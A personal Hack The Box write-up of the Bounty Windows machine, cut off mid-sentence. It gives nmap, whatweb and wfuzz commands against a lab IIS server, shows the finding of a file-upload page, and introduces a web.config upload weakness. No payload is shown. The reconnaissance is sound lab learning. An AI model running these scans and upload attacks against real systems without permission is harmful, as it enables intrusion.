Disclaimer: The writeups that I do on the different machines that I try to vulnerate, cover all the actions that I perform, even those that could be considered wrong, I consider that they are an essential part of the learning curve to become a good professional. So it can become very extensive content, if you are looking for something more direct, you should look for another site, there are many and of higher quality and different resolutions, moreover, I advocate that it is part of learning to consult different sources, to obtain greater expertise.

I’m going to continue my practice with a Windows Hack The Box machine, which is an excellent example of how having only one service available does not necessarily mean that it is easier to compromise the machine. The Bounty box, rated as Easy, presented me with a challenge as I had to enumerate and do a lot of research on the Internet because the attack methods involved were not known to me. I log into my Hack The Box account and spawn the box to start my continuous practice.


After verifying that the connectivity with the lab is correct, thanks to the response obtained by sending a ping trace, I also validated with the whichSystem.py tool of hack4u the OS installed on the machine. With the preferred tool of the community, nmap, I can enumerate the services and their versions of the ports exposed on the box, which turns out to be only one, port 80. The tool only leaks me very basic information from the IIS server, neither with whatweb and Wappalyzer I succeed to get much more from the technologies implemented in the web service.
Microsoft Internet Information Services (IIS) is a web server software created by Microsoft for Windows operating systems. It allows you to host websites, web applications, and other web-related services, and it supports various protocols like HTTP, HTTPS, FTP, and more. IIS is widely used in enterprise environments and is the backbone of web hosting for Microsoft-based services.
ping -c 1 10.10.10.93
whichSystem.py 10.10.10.93
sudo nmap -sS --min-rate 5000 -p- --open -vvv -n -Pn 10.10.10.93 -oG allPorts
nmap -sCV -p80 10.10.10.93 -oN targeted
cat targeted
#  --> Microsoft IIS httpd 7.5

whatweb http://10.10.10.93




Since I only have one service available to investigate - although I could use nmap and look for open ports using the UDP protocol, but I’m not going to do that at the moment - so I scan everything that is available. There is an image available on the website, after downloading it I scan it with exiftool and steghide, to look for metadata or hidden content but I don’t get anything interesting. I use nmap again to search for hidden files and directories, but it doesn’t show me anything, so I use the special tool for this task, wfuzz, and succeed in finding a directory that exists but I don’t have permissions to see its content.
mv /home/al3j0/Downloads/merlin.jpg .
file merlin.jpg
exiftool merlin.jpg
steghide info merlin.jpg

nmap --script http-enum -p80 10.10.10.93 -oN webScan
wfuzz -c --hc=404 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.10.10.93/FUZZ
# UploadedFiles
# http://10.10.10.93/UploadedFiles      Exist!






I’m going to continue fuzzing the server, but now I’m going to focus my efforts on the file search and since I’m dealing with an IIS server, I can restrict to the extensions that are generally used in the web service. After a while of waiting, with wfuzz I find a transfer.aspx file, which when accessed from the browser, has a functionality implemented to upload files to the server. I try with several types of files, but there are restrictions in the server that does not allow me to upload any, which does not allow me to advance in the Engagement of the machine, since I had planned to upload a malicious one to obtain a Reverse Shell.
nvim Extensions.txt
cat !$
wfuzz -c --hc=404 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -w Extensions.txt http://10.10.10
.93/FUZZ.FUZ2Z
# transfer  .aspx
http://10.10.10.93/transfer.aspx
# :)

touch {test.txt,test.asp,test.aspx}



After unsuccessfully uploading a malicious file, it is at this point that the investigation of possible attack vectors begins. A writeup cannot show the enormous effort that the research phase often takes, when one is lost in a pentesting, auditing or Hack The Box lab to find the attack vector. After researching and consulting with the community I find that there is a vulnerability when uploading a file to the IIS server, but of a special file called web.config (similar to the .htaccess of the Apache web server). First I create one and it allows me to upload it without problems (although I get a 500 code from the server). After the test, I 